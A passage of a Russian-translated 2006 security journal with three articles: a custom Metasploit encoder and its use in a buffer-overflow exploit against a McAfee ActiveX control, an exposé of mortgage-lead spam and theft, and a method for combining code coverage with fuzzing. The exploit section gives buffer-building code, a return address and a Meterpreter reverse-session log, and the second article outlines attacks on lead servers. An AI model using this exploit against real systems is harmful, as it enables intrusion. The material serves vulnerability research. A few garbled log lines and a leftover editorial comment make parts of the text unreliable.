Последний переопределяемый метод — `encode_end`. Он дописывает `state.context`, где накоплены закодированные блоки, к `state.encoded`, уже содержащему заголовок и процедуры декодирования. В результате получается полная заглушка с данными.

```

def encode_end(state)
  state.encoded += state.context
end

```

После завершения кодирования результат может быть дизассемблирован примерно так:

```

$ echo -ne "\x42\x20\x80\x78\xcc\xcc\xcc\xcc" | \
  ./msfencode -e x86/avoid_utf8_tolower -t raw | \

```



```

ndisasm -u -
[*] x86/avoid_utf8_tolower succeeded, final size 47

00000000 6A02          push byte +0x2
00000002 6B3C240B      imul edi,[esp],byte +0xb
00000006 60           pusha
00000007 030C24        add ecx,[esp]
0000000A 6A11          push byte +0x11
0000000C 030C24        add ecx,[esp]
0000000F 6A04          push byte +0x4
00000011 683C0C190D    push dword 0xd190c3c
00000016 5F           pop edi
00000017 0139          add [ecx],edi
00000019 030C24        add ecx,[esp]
0000001C 68696A6060    push dword 0x60606a69
00000021 5F           pop edi
00000022 0139          add [ecx],edi
00000024 030C24        add ecx,[esp]
00000027 06           push es
00000028 1467          adc al,0x67
0000002A 6B63626C      imul esp,[ebx+0x62],byte +0x6c
0000002E 6C           insb

```

5. Применение энкодера

Изначально этот энкодер понадобился, чтобы воспользоваться уязвимостью в ActiveX-компоненте McAfee Subscription Manager. Теперь, когда энкодер реализован, остается попробовать его и посмотреть, работает ли он. Для проверки против цели Windows XP SP0 буфер переполнения можно построить следующим образом.

Сначала нужно сгенерировать строку из 2972 случайных текстовых символов. За случайной строкой должен следовать адрес возврата. Пример допустимого адреса возврата для этой цели - 0x7605122f, расположение инструкции jmp esp в shell32.dll. Сразу после адреса возврата в буфере переполнения должна находиться серия из пяти инструкций:

```

00000000 60           pusha
00000001 6A01          push byte +0x1
00000003 6A01          push byte +0x1
00000005 6A01          push byte +0x1
00000007 61           popa

```

Эта последовательность извлекает в есх значение esp, сохранённое инструкцией pusha. Регистр есх служит базовым адресом заглушки, но фактически указывает на восемь байт раньше нужного места. Поэтому кодировщику передаётся BufferOffset = 8. Сразу после пяти инструкций размещается закодированная полезная нагрузка:

```

buf =
  Rex::Text.rand_text(2972, payload_badchars) +
  [ ret ].pack('V') +
  "\x60" + # pusha
  "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
  "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
  "\x6a" + Rex::Text.rand_char(payload_badchars) + # push byte 0x1
  "\x61" + # popa
  p.encoded

```

Когда буфер переполнения готов, остается только запустить попытку эксплуатации, заставив машину перейти на вредоносный сайт:

```

msf exploit(mcafee_mcsbmgr_vsprintf) > exploit
[*] Started reverse handler
[*] Using URL: http://x.x.x.3:8080/foo
[*] Server started.
[*] Exploit running as background job.

```

```
msf exploit(mcafee_mcsbmgr_vsprintf) >
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (x.x.x.3:4444 -> x.x.x.105:2010)

msf exploit(mcafee_mcsbmgr_vsprintf) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

6. Заключение

Статья показала реализацию собственного кодировщика x86, создающего полезную нагрузку, совместимую с UTF-8 и не изменяемую функцией `tolower`. Практическим примером стала уязвимость ActiveX-компонента McAfee Subscription Manager, запрещающая заглавные символы. Даже если читателю не придётся писать такой модуль самостоятельно, понимание этих приёмов важно для исследования эксплуатации уязвимостей.

A. Ссылки

eEye. McAfee Subscription Manager Stack Buffer Overflow.

<<http://lists.grok.org.uk/pipermail/full-disclosure/2006-August/048565.html>>;

дата обращения: 26 августа 2006 г.

Metasploit Staff. Metasploit 3.0 Developer's Guide.

<http://www.metasploit.com/projects/Framework/msf3/developers_guide.pdf>;

дата обращения: 26 августа 2006 г.

Spoonm. Recent Shellcode Developments.

<http://www.metasploit.com/confs/recon2005/recent_shellcode_developments-recon05.pdf>;

дата обращения: 26 августа 2006 г.

SkyLined. Alpha 2.

<http://www.edup.tudelft.nl/~bjwever/documentation_alpha2.html.php>;

дата обращения: 26 августа 2006 г.

Внутренние войны

Дата: сентябрь 2006 г.

Автор: Orlando Padilla

Контакт: <xbud@g0thead.com>

1. Предисловие

Аннотация: в этой статье я раскрою обмен информацией в том, что можно отнести к одной из самых прибыльных схем, координируемых "организованной преступностью". Я подробно изложу сведения, полученные от третьего лица, напрямую вовлечённого во все аспекты рассматриваемой схемы. Я объясню происхождение этого рынка, а затем кратко опишу некоторые действия, которые эти люди стратегически выполняли, чтобы обеспечить себе успех. Наконец, я разберу реальные примеры того, как один человек может быть одновременно назван спамером, автором вредоносного ПО, взломщиком и предпринимателем, ставшим вором. Чтобы избежать юридических проблем и нежелательного внимания СМИ, я воздержусь от упоминания имён людей и компаний, вовлечённых в схемы, описанные в этой статье.

Отказ от ответственности: этот документ написан в образовательных целях, и я не могу нести ответственность за любые последствия опубликованной информации.

Благодарности: vax, Shannon и Katelynn.

2. Введение

Любому владельцу компьютера очевидно, что интернет серьёзно изменил мир вокруг нас. От бесчисленного множества профессий до всемирного открытого рынка - он радикально повлиял почти на всё. Не беспокойтесь, я не собираюсь утомлять вас ещё одной статьёй в духе "будущее будет выглядеть вот так...". За этим я лучше отправлю вас к замечательной книге Michio Kaku "Visions", которая поразительно точна, учитывая, что была написана в середине 90-х. Но зачем я повторяю очевидное? Чтобы сосредоточиться на не столь очевидном сегменте уже существующего рынка, развитого корпорацией, которая ранее подала заявление о банкротстве. Я расскажу, как она "изобрела заново" один конкретный рынок и как это изменение породило волну бедствий и жадности. Рынок - недвижимость, а мой фокус - ипотечные лиды.

Идея находить, продавать и красть лиды совсем не нова. Фактически Hollywood снял фильм, полностью построенный вокруг важности торговых лидов, - "Boiler Room" с Giovanni Ribisi, Ben Affleck и Vin Diesel. Этот фильм отлично показывает, насколько значимым может быть даже один крупный лид.

Я начну с объяснения, что такое ипотечные лиды, почему о них стоит писать статью и как некоторые люди заработали на них миллионы. Затем я обсужу роли связанных между собой участников и то, как они продолжают работать, когда доверие является единственной точкой отказа. Моё решение написать эту статью носит исключительно информационный характер: я не собираюсь разрушать жизни людей, которые зарабатывают на том, о чём я собираюсь рассказать. Насколько мне известно, это вообще не большой секрет, но я нашёл тему увлекательной и хочу поделиться своим опытом со всеми, кто готов слушать.

3. Наставление

Когда я рос, родители отговаривали меня работать во время учёбы. Они искренне старались дать мне поддержку, необходимую для того, чтобы я мог сосредоточиться исключительно на учёбе. Их логика была простой: как только ты начнёшь зарабатывать деньги, ты забудешь, что в жизни важно, и просто захочешь идти по этому пути. Пока вы читаете эту статью, спросите себя, насколько это на самом деле верно.

Финансовая выгода движет каждым рынком в мире, и, честно говоря, осталось очень мало вещей, которых мир в целом ещё не сделал ради денег. Чтобы прояснить убеждение моих родителей, я опишу, насколько жизнь вовлечённых людей отличается от той, которой они когда-то жили, и от жизни человека, работающего с девяти до пяти.

4. Сущность

Ипотечные лиды, далее просто лиды, - это не более чем выбранный набор сведений, состоящий из следующих полей:

- Имя
- Фамилия
- Телефон
- Город
- Штат
- Почтовый индекс
- Электронная почта
- Тип кредита
- Сумма кредита
- Идентификатор партнёра
- Ссылка на домен
- Дата

Чтобы лид имел какую-либо ценность для покупателя, он должен содержать как минимум перечисленные выше данные, возможно за исключением идентификатора партнёра и ссылки на домен. Более того, чем надёжнее набор лидов, тем больше он стоит покупателю. Покупателю? - спросите вы. Финансовые компании косвенно вовлечены в эту схему: они берут проданную им информацию и связываются с людьми, которые якобы заинтересованы в покупке дома, рефинансировании или подаче заявки на ипотечный кредит.

4.1. Предыстория

Чтобы полностью понять, кто продаёт собранную информацию и кто покупает перечисленные выше данные, я введу гипотетическую "Корпорацию А", которая будет играть роль реальной компании. Корпорация А - ипотечная компания в падении: она не только на грани закрытия, но уже подала заявление о банкротстве по главе 11 и исчерпала жизнеспособные варианты восстановления. В качестве последней меры она решает предлагать деньги в обмен на лиды возможных кандидатов на получение кредита. Это быстро набрало обороты, поскольку интернет оказался отличным местом для накопления такой информации. В итоге план рухнул, но прежде чем перейти к результатам, я объясню, как это действительно стало отдельным рынком.

4.2. Цифры

Изначально каждый сборщик в среднем продавал около 200 лидов за одну сделку, что давало ровно столько прибыли, сколько было нужно, чтобы удерживать компанию на плаву. Термин "сборщик" в этой статье в самом широком смысле означает человека, который собирает ипотечные лиды ради прибыли. Сначала один лид покупался по фиксированной ставке 10 долларов США; при среднем объёме 200 лидов за сделку сборщик получал комфортные 2 000 долларов США. С другой стороны, корпорация А успешно вела дела, получая в среднем около 10 продаж на каждые 100 купленных лидов. При таких показателях корпорация А получала около 10 000 долларов США прибыли с каждой успешной продажи. Небольшая арифметика показывает соотношение доходности инвестиций:

Инвестиции: $200 \times 10 = 2\,000$

Средняя прибыль: $10\,000 \times 20 = 200\,000$

Доходность инвестиций: $200\,000 - 2\,000 = 198\,000$

На основе сбора ничтожного объёма информации сборщики начали агрессивно изобретать новые методы сбора. Я вскоре объясню, что имею в виду. Пока сосредоточусь на том, что произошло сразу после этого.

Новые методы сбора вывели доставку лидов из-под контроля, и вскоре корпорация А была завалена таким количеством лидов, что ей пришлось начать отказываться от них, пока она не поняла, как обрабатывать такой объём. Чтобы справиться с количеством лидов, которое теперь поступало, компания решила сотрудничать с более мелкими компаниями и продавать им излишек. Корпорация А стала расти экспоненциально быстро, и примерно за пять-шесть лет эта простая идея вывела её из банкротства в многомиллиардную корпорацию. Ходили даже слухи, что в какой-то момент эта компания поглощала 100 процентов ипотечных лидов, когда-либо обработанных в США.

Люди и жадность плохо сочетаются, и, как я уже упоминал, сборщики и партнёры хотели больше денег. Поэтому вскоре другие компании тоже начали покупать лиды у сборщиков. Я утверждаю, что в то время ипотечная отрасль была достаточно большой, чтобы все могли хорошо на ней зарабатывать, однако жадные сборщики начали продавать фиктивные или неэксклюзивные лиды. Это вынудило ипотечные компании разработать свободную модель классификации качества лида в дополнение к классификации самих лидов.

• Эксклюзивный

Эксклюзивный лид - это лид, который продаётся только одной ипотечной компании и больше никогда не распространяется повторно. Ценность таких лидов часто была выше, чем у неэксклюзивных, или, как их решили назвать, полуэксклюзивных лидов.

• Полуэксклюзивный

Да, полуэксклюзивный. Честно говоря, я не могу дать этому определение, поскольку само слово является оксюмороном, но кто-то где-то решил назвать неэксклюзивные лиды полуэксклюзивными, чтобы их можно было перепродавать. Человек, пожелавший остаться анонимным, сообщил мне общеупотребимые термины. Впрочем, это красивый эвфемизм.

Оценка	Описание
Зелёный	Подтверждённый действительный лид
Жёлтый	Есть признаки плохого лида, но достаточно хороших признаков для покупки

Красный	Подтверждённый недействительный лид
---------	-------------------------------------

Надёжность оптового набора оценивается человеком, который покупает его в момент продажи. Покупатель лидов берёт случайную выборку из получаемой партии и лично проверяет её действительность. Затем оценка выставляется в зависимости от количества пропущенных плохих лидов, которые он находит. У каждого контрагента шкала может отличаться, но вкратце лид считается зелёным только в том случае, если он подтверждён. Подтверждённый лид - это лид, который подтверждён самим человеком, чья информация была изначально продана, то есть кандидатом на ипотечную заявку, и по которому процесс проходит дальше. Жёлтый лид - это лид, в котором вся информация точна, но кандидат либо не был дома, либо по какой-то причине был недоступен. Наконец, красный лид - это подтверждённо недействительный или фиктивный лид. Плохой лид может выдать множество вещей: например, несоответствие почтового индекса и штата, либо имя John Doe при адресе на Elm Street, вероятно, указывают на плохой лид.

5. Война

Теперь, когда я объяснил происхождение и важность лида, я расскажу, как их получают. Выше я упоминал, как далеко человек готов зайти из-за жадности. Ниже я описываю их действия, показывающие их порой неэтичное поведение и настойчивость в добывании всё большего количества товара.

5.1. Самостоятельный путь

Выбрав прямой путь, сборщик вкладывается в сайт, похожий на кредитное агентство, где посетители оставляют заявки. Затем он нанимает рассыльщиков для рекламы. Полученные напрямую от согласившегося клиента эксклюзивные лиды обычно стоят восемь–двенадцать долларов, а при дефиците — больше двадцати. Полуэксклюзивные лиды продаются примерно вдвое дешевле.

Второй метод сбора не так прост, как звучит первый, хотя и первый несколько сложнее, чем я описал. Вскоре я подробнее объясню, что требуется для успешного построения описанной выше инфраструктуры.

5.2. Воровство

Воровство, очевидно, означает кражу, а чтобы красть, сборщик должен выбирать из множества целей. По сути, любой, кто строит собственную среду для сбора лидов, является возможной целью. Для сборщика, желающего найти больше целей, всё складывается довольно легко: вспомните, что сборщики используют рассыльщиков как ресурс для рекламы своих сайтов. Это вполне жизнеспособный метод сбора, однако существуют и альтернативные методы, а сборщики используют любые способы перечисления и поиска, какие только могут придумать. Сначала давайте углубимся в детали того, что должны сделать сборщики, желающие строить сайты, перед наймом рассыльщиков, поскольку это напрямую связано с перечислением целей.

5.3. Развёртывание инфраструктуры

Сборщик поднимает сервер для ипотечных заявок, а рассылщики получают комиссию за привлечённые спамом лиды. Чтобы сайт работал круглосуточно и не закрывался из-за жалоб, используют так называемый неуязвимый для претензий хостинг: провайдер с крайне мягкими правилами, допускающий спам и почти любое содержимое. Такая услуга стоит около 2500 долларов в месяц. Более дешёвая альтернатива — бот-сеть, но заражённые узлы нестабильны; если сервер исчезнет в первую ночь оплаченной кампании, сборщик потеряет значительную часть вложений. Поэтому опытные участники предпочитают надёжный хостинг.

Поставщики неуязвимо для претензий хостинга и их диапазоны IP-адресов часто хорошо известны. Поэтому серверы ипотечных заявок можно искать простым сканированием подходящих сегментов. На таких узлах обычно открыты http, ssh, ftp, mysql, mssql и иногда административный веб-интерфейс. Чем больше трафика получает цель, тем больше времени атакующие готовы потратить; некоторые даже арендуют сервер в том же сетевом сегменте. Ниже перечислены обычные способы атаки.

• Перебор

Атакующий пытается угадать пары логина и пароля на любом из этих сервисов, а иногда и на всех сразу. Обычно такая атака не слишком скрытна, но помните: поводов для беспокойства немного. В конце концов, жертва ведь не может просто поднять телефон и позвонить своему адвокату, верно?

• SQL-инъекция

Если через сайт доступны какие-либо веб-интерфейсы, SQL-инъекции становятся ещё одним вектором входа. Хотя доля успешных SQL-инъекций сейчас относительно низка, всё ещё остаются лёгкие цели, и будьте уверены: достаточно жадный и амбициозный человек их найдёт.

• Классические атаки

Из-за огромного числа эксплойтов, ежедневно разрабатываемых и публикуемых для широкой аудитории, поиск и запуск атак является частым действием. Иногда это открывает новый рынок для авторов эксплойтов, желающих быстро заработать. Сборщики могут объявлять, что им нужен эксплойт, и назначать цену за конкретное приложение. Существуют даже онлайн-аукционы, построенные специально для этой цели.

• Пассивные и пассивно-агрессивные методы

Если удалённый взлом не удался, атакующий может арендовать машину в том же сегменте. Отравление таблиц ARP позволит перехватывать входящий трафик, перенаправлять клиентские запросы на свой узел или провести атаку посредника при входе жертвы и пассивно собрать учётные данные.

6. Ещё о деньгах

Рассылщик распространяет рекламу, а сборщик платит ему за полученные лиды. Каждому рассылщику назначается уникальный номер, который включается в ссылки и затем возвращается вместе с заявкой клиента. Так сборщик считает вклад каждого партнёра. Этот способ широко применяется в онлайн-индустриях, связанных со спамом и рекламой, включая поставщиков шпионского и рекламного ПО.

Один спам-прогон может достигать двух миллионов писем. Время, необходимое для выполнения такого большого прогона, зависит от нескольких ключевых факторов: используемого метода распространения и применяемого спам-софта. Если использовать достаточно большой список прокси, с помощью Dark Mailer можно отправлять в среднем около сорока тысяч писем за полчаса. Небольшая арифметика показывает, что передача двух миллионов писем заняла бы около

двадцати пяти часов. Более того, если я возьму заниженную оценку и скажу, что 0.01 процента из двух миллионов писем одного спам-прогона действительно сработали, то отдача для сборщика на эксклюзивных лидах составит около 200 лидов на рассыльщика по 10 долларов за лид, то есть примерно 2 000 долларов США. Рассыльщики получают в среднем около 8 долларов за реферал и обычно могут отслеживать статистику через веб-интерфейс, наблюдая отдачу от вложенного времени в реальном времени.

7. Катастрофа

До сих пор я довольно подробно описывал структуру того, как некогда падающая корпорация развернулась на 180 градусов и снова поднялась на вершину. Однако слишком хорошо известно, что всё, что поднимается, должно упасть, причём вдвое быстрее, чем поднималось.

Суть проблем проявилась, когда рассыльщики начали подделывать содержание спама для своих сборщиков. Рассыльщики заметили, что чем более низкую ставку они рекламировали, тем больше трафика направляли на сайт сборщика. Больше трафика означало больше собранных лидов, что приносило больше денег. Знали ли рассыльщики о законах до того, как сделали то, что сделали, мне неизвестно, но их ложь привела к искам со всех сторон. Недовольные люди, которым обещали процентную ставку по кредиту в 1.9-2.5 процента, начали подавать иски против сборщиков. Это привело к довольно большой цепочке рассерженных партнёров. Иерархия ниже показывает возникшую волну бедствий.

8. Заключение

Справедливо сказать, что амбиции могут взять верх над людьми. Действительно, я уверен, что эти люди стараются извлечь прибыль из этого предприятия. К сожалению, это не самый подходящий способ зарабатывать на жизнь; однако он показывает, что их восприятие несколько отличается. Большинство из них считает, что, держась подальше от онлайн-продажи наркотиков и порнографии, они никому не вредят и просто используют хороший способ заработать деньги. Оглядываясь назад, я с этим согласен, но отказываюсь оправдывать спам по любой причине: он пожирает бесчисленные корпоративные человеко-часы и является обычной помехой для всех, кто получает электронную почту.

A. Ссылки

Spammer-X, "Inside the spam cartel." <<http://www.oreilly.com/catalog/1932266860/>>.

Boiler Room. <<http://www.imdb.com/title/tt0181984/>>.

Эффективное обнаружение ошибок

Дата: сентябрь 2006 г.

Автор: vf

Контакт: <vf@noloin.org>

> "Если бы мы знали, что именно делаем, это не называлось бы исследованием, не так ли?"

>

> Albert Einstein

1. Предисловие

Аннотация: сейчас разрабатываются и внедряются сложные методы снижения риска ошибок, пригодных для эксплуатации. Процесс исследования и обнаружения уязвимостей в современном коде должен измениться, чтобы соответствовать сдвигу в средствах противодействия эксплуатации. Анализ покрытия кода, применённый вместе с фаззингом, выявляет дефекты внутри бинарного файла, которые иначе остались бы не обнаружены каждым из этих методов по отдельности. В этой статье предлагается исследовательский метод более эффективного динамического анализа бинарных файлов с использованием указанной стратегии. Работа приводит эмпирические данные о том, что, несмотря на ожидаемое усложнение обнаружения ошибок в будущем, методы анализа могут развиваться разумно.

Отказ от ответственности: практики и материалы, представленные в этой статье, предназначены только для образовательных целей. Автор не предлагает использовать эту информацию способами, которые могут считаться неприемлемыми. Содержимое этой статьи считается неполным и незавершённым, поэтому некоторые сведения могут быть ошибочными или неточными. Разрешается делать цифровые или бумажные копии всей работы или её части для личного использования или занятий без взимания платы при условии, что копии не создаются и не распространяются ради прибыли или коммерческого преимущества, а также содержат это уведомление и полную ссылку на первой странице. Для любого иного копирования или повторной публикации требуется предварительное специальное разрешение.

Предварительные требования: для глубокого понимания понятий, представленных в этой статье, требуется знакомство с драйверами устройств Microsoft Windows, работа с x86-ассемблером, основы отладки и отладчик ядра Windows. Краткое введение в текущее состояние анализа покрытия кода, включая связанные способы применения, даётся для поддержки сведений, представленных в статье. Однако для реализации описанных практик требуется более глубокое знание указанных методов и методологий обнаружения уязвимостей. Чтобы следовать обсуждению, требуются следующее ПО и понимание его использования: IDAPro, Debugging Tools for Windows, Debug Stalk и виртуальная машина вроде VMware или Virtual PC.

Благодарности: автор хотел бы поблагодарить west, icer, skape, Uninformed и mom.

2. Введение

2.1. Состояние исследования уязвимостей

В поиске уязвимостей исследователи применяют множество техник анализа. В любом случае серебряной пули для обнаружения связанных с безопасностью ошибок в ПО не существует. Более того, в операционные системы Microsoft недавно было встроено несколько новых ориентированных на безопасность компонентов режима ядра, которые могут усложнить исследование уязвимостей. Vista, особенно в 64-битной редакции, включает несколько механизмов, среди которых подписание драйверов, Secure Bootup с использованием аппаратного чипа TPM, PatchGuard, проверки целостности режима ядра и ограниченный доступ пользовательского режима к [пропуск в оригинале]. Ядро Vista также имеет улучшенный Low Fragmentation Heap и Address Space Layout Randomization. В прежние времена ошибки выявлялись тупыми техниками фаззинга, тогда как в этом году более сложные ошибки показывают, что знание формата требует продвинутого понимания парсера. Поэтому исследователи переходят к другим методам обнаружения, например к разумному, а не тупому тестированию драйверов и приложений.

2.2. Проблема фаззинга

Усугубляет представление о том, что такие среды становятся сложнее тестировать, и то, что монолитный black-box фаззинг, хотя он часто достигает цели, склонен демонстрировать недостаточную силу. Термин "монолитный" здесь указывает на комплексное выполнение всего приложения или драйвера. Фаззинг часто выполняется в среде, где тестировщик не знает внутреннего устройства исследуемого бинарного файла. Это создаёт недостатки: нужно выполнить большое количество тестов, чтобы получить точную оценку надёжности бинарного файла. Такое исследование может стать пугающей задачей, если не организовать его конструктивно. Тестовая программа и выбор данных должны обеспечивать независимость от несвязанных тестов или групп тестов, тем самым помогая достигать полного покрытия за счёт уменьшения зависимости от конкретных переменных и ветвлений решений.

Другой недостаток монолитного black-box фаззинга состоит в том, что трудно обеспечить анализ покрытия, даже если выбранное тестирование охватывает весь набор моделей тестирования безопасности. Дополнительное осложнение в таком тестировании создаёт циклическая зависимость, порождающая циклические аргументы, что, в свою очередь, снижает уверенность в покрытии.

2.3. Ожидания

Эта статья призвана объяснить читателю, как сочетание анализа покрытия кода и философии фаззинга, предложенное исследователями, может облегчить бремя обнаружения ошибок. Драйвер устройства режима ядра будет проверяться на ошибки стандартным методом фаззинга. Результаты начального фаззинг-теста будут изучены для определения покрытия. Метод фаззинга будет изменён с учётом проблем покрытия, после чего будет построен граф выполнения для просмотра результатов предыдущего тестирования. Затем проводится сравнение двух предшествующих методов тестирования, показывающее, как эффективный анализ покрытия кода через Stalking в режиме ядра может улучшить фаззинг.

3. Вопросы и ответы

Перед тем как понять, как могут использоваться методологии, представленные в этой статье, полезно дать несколько простых определений и описаний.

3.1. Что такое покрытие кода?

Покрытие кода, представленное графом потока управления, или Control Flow Graph (CFG), определяется как мера кода, выполненного внутри программы во время тестирования ПО. Для исследования уязвимостей цель состоит в том, чтобы использовать анализ покрытия кода для исчерпывающего выполнения всех возможных путей через код и поток данных, которые могут быть важны для обнаружения отказов. Это хорошая метрика для определения того, как конкретный набор тестов может выявить многочисленные дефекты. Техники корректного анализа покрытия кода, представленные в этой статье, используют базовые математические свойства теории графов, включая такие элементы, как вершины, связи и рёбра. Теория графов некоторое время оставалась почти неактивной, пока недавно её не начали использовать специалисты по computer science, которые затем определили собственные наборы терминов для этой области. Ради непрерывности исследования и связи математических определений с определениями computer science в этой статье вершины будут соответствовать блокам кода, ветвления - решениям, а рёбра - путям кода.

Чтобы поддержать нашу гипотезу, вышеупомянутые элементы теории графов собираются в CFG. Неформально Control Flow Graph - это направленный граф, составленный из конечного набора вершин, соединённых рёбрами, которые показывают все возможные маршруты драйвера или приложения во время выполнения. Иными словами, CFG - это просто блоки кода, связанные пути потока которых определяются решениями. Выполнение блока состоит из последовательности инструкций, свободной от ветвлений или иных передач управления, кроме последней инструкции. Сюда входят ветвления или решения, состоящие из булевых выражений в управляющей структуре. Путь - это последовательность узлов, проходящая через ряд непрерывных связей. Пути обеспечивают поток информации или данных через код. В нашем случае путь является потоком выполнения и поэтому важен для измерения покрытия кода. По этой причине исследование прямо сосредоточено на определении того, какие пути были пройдены, какие блоки и соответствующие данные были выполнены, какие связи были проследованы, и затем применяет это к техникам фаззинга.

Конечная цель анализа покрытия кода состоит в том, чтобы заставить выполняться все управляющие решения. Иными словами, приложение нужно выполнить достаточно тщательно и с достаточным количеством входных данных, чтобы каждое ребро графа было пройдено хотя бы один раз. Эти графы будут представлены как диаграммы, где блоки являются квадратами, рёбра - линиями, а пути окрашены.

4. Гипотеза: покрытие кода и фаззинг

В области безопасности фаззинг традиционно проявлял потенциальные дыры в безопасности, бросая случайный мусор в цель и надеясь, что какой-либо путь кода откажет при обработке этих данных. Вероятность прохождения выполнения через конкретный блок кода является суммой вероятностей условных ветвлений, ведущих к блокам. Проще говоря, если существуют области кода, которые никогда не выполняются при обычном фаззинге, применение методологий анализа покрытия кода выявит эти невыполненные ветви. Графический анализ покрытия кода с использованием CFG помогает определить, какой путь кода был выполнен, даже без таблиц символов. Этот процесс позволяет тестирующему легче определить выполнение ветвей и затем разработать методы фаззинга так, чтобы корректно получить полное покрытие кода. Предыдущие эксперименты, направленные на определение эффективности техник покрытия кода, показывают, что обеспечение покрытия выполнения ветвей повышает вероятность обнаружения дефектов в

бинарных файлах.

4.1. Process Stalking и Kernel Stalking

Один из самых трудных вопросов при тестировании ПО на уязвимости звучит так: "когда тестирование считается завершённым?" Как мы, охотники за уязвимостями, узнаем, что завершили цикл тестирования, исчерпав все пути кода и обнаружив все возможные ошибки? Поскольку фаззинг легко может быть случайным и непредсказуемым, вопрос о том, когда завершать тестирование, часто остаётся без полного ответа.

Pedram Amini, недавно выпустивший "Paimei", ввёл термин "Process Stalking" для набора инструментов динамического анализа бинарных файлов, предназначенных для улучшения визуального эффекта анализа во время выполнения. Его инструмент включает плагин для IDA Pro в паре с графовыми файлами GML для удобного просмотра. Его стратегия объединяет профилирование во время выполнения через трассировку и построение карты состояний, то есть графическую модель, составленную из поведенческих состояний бинарного файла. Набор инструментов Pedram Amini "Process Stalker" можно найти на его личном сайте (<http://pedram.redhive.com>) и на сайте reverse engineering OpenRCE (<http://www.openrce.org>). -- возможно, здесь стоит просто использовать ссылки или что-то подобное. Факт, что Process Stalker используется для reverse engineering патчей Microsoft Update, не относится к статье.

4.2. Stalking и фаззинг идут рука об руку

Process Stalker был преобразован одним человеком в расширение WinDbg для отладки сценариев пользовательского режима и режима ядра. Инструмент получил название "Debug Stalk" и до сих пор не был опубликован. Process Stalker и Debug Stalk преодолели недостаток визуализации статического анализа за счёт реализации динамического анализа бинарных файлов. Динамический анализ с использованием Process Stalking и Debug Stalking вместе с математически улучшенными CFG экспоненциально усиливает механизмы поиска ошибок через техники фаззинга. Пользователи могут графически определить с помощью анализа во время выполнения, какие пути не были пройдены и какие блоки не были выполнены. Затем пользователь получает возможность уточнить подход к тестированию, сделав его более эффективным. При тестировании большого приложения эта техника резко уменьшает общую рабочую нагрузку в таких сценариях. Поэтому в этой статье варианты инструментов Process Stalk и Debug Stalk будут использоваться для исследования дефектного драйвера.

Debug Stalk - это плагин отладчика Windows, который можно использовать там, где Process Stalking может быть неподходящим, например в среде режима ядра.

5. Реализация

Исключительно ради простой иллюстрации было создано несколько инструментов для проверки наших теорий о покрытии кода. Некоторые тестовые случаи преувеличены и не являются примерами из реального мира. Эта тестовая реализация разбита на три части: часть I включает отправку мусора драйверу устройства с помощью тупого фаззинга; часть II включает более умный фаззинг; часть III разбирает, как разумный уровень фаззинга помогает улучшить покрытие кода во время тестирования. Сначала для целей этой статьи был создан очень простой драйвер устройства `pluto.sys`. Он содержит несколько блоков кода с ветвлением на основе решений,

которые будут подвергнуты фаззингу. Фаззер будет отправлять в `pluto.sys` итерации случайных данных. После завершения фаззинга инструмент последующего анализа просмотрит выполненные блоки кода внутри драйвера. Часть II содержит тот же процесс, что и часть I, но включает обновлённый фаззер, основанный на последующем анализе из части I, что позволит драйверу вызвать ранее невыполненную область кода. Часть III использует данные, собранные в частях I и II, как иллюстративное доказательство полезности тезиса о покрытии кода.

5.1. Настройка Stalking

Перед началом Stalking нужно получить несколько программных компонентов: расширение Debug Stalk, Process Stalker от Pedram, Python и GoVisual Diagram Editor (GDE). Stalker от Pedram указан и в его блоге, и на сайте OpenRCE. Process Stalker содержит такие файлы, как плагин для IDA Pro и Python-скрипты, генерирующие графовые файлы GML, которые затем импортируются в GDE. GDE предоставляет рабочий механизм для редактирования и размещения графов, включая кластерную отрисовку графов, создание и удаление узлов, масштабирование и прокрутку, а также автоматическую раскладку графа. Компоненты можно получить по следующим адресам:

- GDE: <http://www.oreas.com/gde_en.php>
- Python: <<http://www.python.org/download>>
- Proc Stalker: <<<http://www.openrce.org/downloads/details/171/Process>> Stalker>
- Debug Stalk: <<http://www.nologin.org/code>>

5.2. Установка Stalker

Пошаговое описание установки Process Stalker и необходимых компонентов будет кратко приведено в этом документе, однако более подробные шаги и описания есть во вспомогательном руководстве Pedram. Файл `.bp1`, сгенерированный плагином IDA, выдаёт список точек останова для входов в каждый блок. Плагин IDA `processstalker.plw` нужно поместить в каталог плагинов IDA Pro. Перезапуск IDA позволит приложению загрузить плагин. Успешная установка плагина IDA в окне журнала будет выглядеть примерно так:

```
[*] pStalker> Process Stalker - Profiler
[*] pStalker> Pedram Amini <pedram.amini@gmail.com>
[*] pStalker > Compiled on Sep 21 2006
```

Генерацию файла `.bp1` можно начать нажатием `Alt+5` внутри приложения IDA. Появится диалог. Убедитесь, что выбраны "Enable Instruction Colors", "Enable Comments" и "Allow Self Loops". Нажатие ОК вызовет диалог "Save as". Файл `.bp1` должен быть назван относительно заданного имени. Например, если отслеживается `calc.exe`, файл должен называться `calc.exe.bp1`. В нашем случае отслеживается `pluto.sys`, поэтому имя файла должно быть `pluto.sys.bp1`. Успешная генерация файла `.bp1` выдаст следующий вывод в log window:

```
talker> Profile analysis 25% complete.
[*] pStalker> Profile analysis 50% complete.
[*] pStalker> Profile analysis 7% complete.
[*] pStalker> Profile analysis 100% complete.
```

При открытии файла `pluto.sys.bp1` видно, что записи разделены двоеточиями:

```
pluto.sys:0000002e:0000002e
pluto.sys:0000006a:0000006a
pluto.sys:0000007c:0000007c
```

5.3. Установка Debug Stalk

Расширение Debug Stalk можно собрать следующим образом. Откройте окно Windows 2003 Server Build Environment. Установите переменные окружения DBGSDK_INC_PATH и DBGSDK_LIB_PATH, чтобы указать пути к заголовочным файлам debugger SDK и библиотекам debugger SDK соответственно. Если SDK установлен в c:\WINDBGSDK, сработает следующее:

```
set DBGSDK_INC_PATH=c:\WINDBGSDK\inc
set DBGSDK_LIB_PATH=c:\WINDBGSDK\lib
```

Это может отличаться в зависимости от того, где установлен SDK. Имя каталога не должно содержать пробел (' ') в пути. Следующий шаг - перейти в каталог проекта. Если исходный код Debug Stalk расположен в каталоге samples внутри SDK, находящегося в c:\WINDBGSDK, должно сработать следующее:

```
cd c:\WINDBGSDK\samples\dbgstalk-0.0.18
```

